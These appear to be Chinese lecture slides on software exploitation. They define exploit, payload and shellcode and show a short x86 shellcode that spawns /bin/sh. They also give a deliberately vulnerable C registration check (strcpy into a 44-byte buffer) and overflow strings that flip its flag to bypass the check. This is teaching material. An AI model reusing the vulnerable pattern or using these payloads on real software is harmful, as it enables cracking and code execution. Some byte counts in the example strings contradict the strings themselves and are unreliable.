

第五章 漏洞利用

漏洞利用概念

覆盖临接变量示例

Shellcode代码植入示例

Shellcode编写

Shellcode编码

漏洞利用概念

漏洞、利用与破坏

VULNERABILITY



EXPLOITATION



COMPROMISE



漏洞利用概念

**漏洞利用（exploit）是指针对已有的漏洞
根据漏洞的类型和特点而采取相应的技术方案
进行尝试性或实质性的攻击**

Exploit 的英文意思就是利用，它在黑客眼里就是漏洞利用
有漏洞不一定就有Exploit（利用），但是有Exploit就肯定有漏洞



Shellcode (壳代码)

Executable code intended to be used
as a **payload** for
exploiting a software vulnerability



Shellcode (壳代码)



Executable code intended to be used
as a **payload** for
exploiting a software vulnerability

为什么叫shellcode ?


攻击者写入代码 ,

- 执行 " /bin/sh "
- 打开一个命令行shell
- 获得远程控制权限

```
xor eax, eax
push eax
push "//sh"
push "/bin"
mov ebx, esp
mov al, 11
int 0x80
```



```
execve( "/bin/sh" , null, null)
```



Shellcode (壳代码)



Executable code intended to be used
as a **payload** for
exploiting a software vulnerability

Shellcode不一定要“开shell”

任何以注入方式获得非法权限的代码都可称为shellcode

- 启动命令行
- 反向连接
- 下载并执行恶意程序
- 读取敏感文件

漏洞利用的核心

漏洞利用的核心就是利用程序漏洞去劫持进程的控制权，**实现控制流劫持**，以便**执行植入的shellcode**或者达到**其它的攻击目的**。

当攻击者掌握了被攻击程序的内存错误漏洞后，一般会考虑发起**控制流劫持攻击**。早期的攻击通常采用**代码植入**的方式，通过上载一段代码，将控制转向这段代码执行。在栈溢出漏洞的利用过程中，攻击的目的是**淹没返回地址**，以便劫持进程的控制权，让程序跳转去执行shellcode。



Exploit的结构

要完成攻击，Exploit需要执行shellcode，但Exploit中并不仅是shellcode。

- Exploit要达到攻击目标，要做的工作更多，比如**对应的触发漏洞、将控制权转移到shellcode**一般均不相同，而且他们通常独立于shellcode的代码。
- **能实现特定目标的Exploit的有效载荷，称为Payload。**



Exploit, payload和shellcode关系

Exploit是指利用漏洞进行攻击的动作

Shellcode用来实现具体的功能


Payload除了包含shellcode之外，还需要考虑如何触发漏洞并让系统或者程序去执行shellcode

Exploit: 攻击方案


Payload: 送入的数据

Shellcode: payload中可能包含的一段机器码






Exploit 导弹发射方案



Payload 弹头里的有效载荷



Shellcode 弹头里的炸药/印信

触发漏洞、将控制权转移到目标程序的是

- ☐ A shellcode
- ☐ B exploit
- ☐ C payload
- ☐ D vulnerability

提交

覆盖临接变量示例

示例

一个系统的注册机验证过程漏洞如下：

```
#include <stdio.h>
#include <windows.h>
#define REGCODE "12345678"
int verify (char * code){
    int flag;
    char buffer[44];
    flag=strcmp(code, REGCODE);
    strcpy(buffer, code);
    return flag;
}
```

示例

一个系统的注册机验证过程漏洞如下：

```
#include <stdio.h>
#include <windows.h>
#define REGCODE "12345678"
int verify (char * code){
    int flag;
    char buffer[44];
    flag=strcmp(code, REGCODE);
    strcpy(buffer, code);
    return flag;
}
```

假设其主程序启动时候要校验注册码：

```
void main(){  
    int vFlag=0;  
    char regcode[1024];  
    FILE *fp;  
    LoadLibrary("user32.dll");  
    if (!(fp=fopen("reg.txt","rw+"))) exit(0);  
    fscanf(fp,"%s", regcode);  
    vFlag=verify(regcode);  
    if (vFlag)  
        printf("wrong regcode!");  
    else  
        printf("passed!");  
    fclose(fp);  
}
```


你觉得代码可被利用做什么？



你觉得代码可被利用做什么？

1. 绕过密码验证

2. 恶意代码执行


你觉得代码可被利用做什么？




1. 绕过密码验证

2. 恶意代码执行

Verify函数的缓冲区



Verify函数的缓冲区




假设其主程序启动时候要校验注册码：

```
void main(){  
    int vFlag=0;  
    char regcode[1024];  
    FILE *fp;  
    LoadLibrary("user32.dll");  
    if (!(fp=fopen("reg.txt","rw+"))) exit(0);  
    fscanf(fp,"%s", regcode);  
    vFlag=verify(regcode);  
    if (vFlag)  
        printf("wrong regcode!");  
    else  
        printf("passed!");  
    fclose(fp);  
}
```

假设其主程序启动时候要校验注册码：

```
void main(){
    int vFlag=0;
    char regcode[1024];
    FILE *fp;
    LoadLibrary("user32.dll");
    if (!(fp=fopen("reg.txt","rw+"))) exit(0);
    fscanf(fp,"%s", regcode);
    vFlag=verify(regcode);
    if (vFlag)
        printf("wrong regcode!");
    else
        printf("passed!");
    fclose(fp);
}
```

值为0
验证成功



漏洞利用：覆盖临接变量


利用目标：利用溢出覆盖临接变量，实现控制流劫持，完成软件破解。

只需要淹没flag状态位，使其变为0即可

如果能对reg.txt写入二进制数据，我们利用Ultraedit打开reg.txt，并在该文件中写入



Verify函数的缓冲区



漏洞利用：覆盖临接变量

用下面的字符串填充buffer？

"12341234123412341234123412341234123412340000"

11组4字节 "1234"
共44字节

多余4字节 "0"
溢出覆盖flag

漏洞利用：覆盖临接变量

误区

字符 '0' $\neq$ 数值 0

'0' = 0x30



30 30 30 30

00 00 00 00

flag值

漏洞利用：覆盖临接变量

误区

字符 '0' ≠ 数值 0

'0' = 0x30



30 30 30 30

00 00 00 00

0x30303030
808464432 (10进制)

flag值

漏洞利用：覆盖临接变量

可攻击字符串

"123412341234123412341234123412341234123412341234"

44字节写满buffer

strcmp将flag值置1: 01 00 00 00

漏洞利用：覆盖临接变量

可攻击字符串

"123412341234123412341234123412341234123412341234"

44字节写满buffer

多余1字节 '\0' 溢出
覆盖flag低位1

strcmp将flag值置1: 01 00 00 00

溢出将flag值置0: 00 00 00 00

漏洞利用：覆盖临接变量

挑战： strcmp返回值可能为正数，但不是1

因此覆盖低位无效

漏洞利用：覆盖临接变量

挑战： strcmp返回值可能为正数，但不是1

因此覆盖低位无效

解法： buffer末尾写入4个 '\0'

可行吗？？？

漏洞利用：覆盖临接变量

挑战： strcmp返回值可能为正数，但不是1

因此覆盖低位无效

解法： buffer末尾写入4个 '\0'

可行吗？？？



strcpy在遇到第一个 '\0' 后会停止

示例

假设我们已知一个系统的注册机验证过程的漏洞，程序举例如下：

```
#include <stdio.h>
#include <windows.h>
#define REGCODE "12345678"
int verify (char * code){
    int flag;
    char buffer[44];
    flag=strcmp(code, REGCODE);
    strcpy(buffer, code);
    return flag;
}
```

44字节 + NUL + NUL + NUL + NU

字节拷贝到此停止！

你觉得代码可被利用做什么？

1. 绕过密码验证




2. 恶意代码执行

Shellcode代码植入


漏洞利用：代码植入

利用目标：利用溢出覆盖返回地址，转去执行植入的恶意程序。



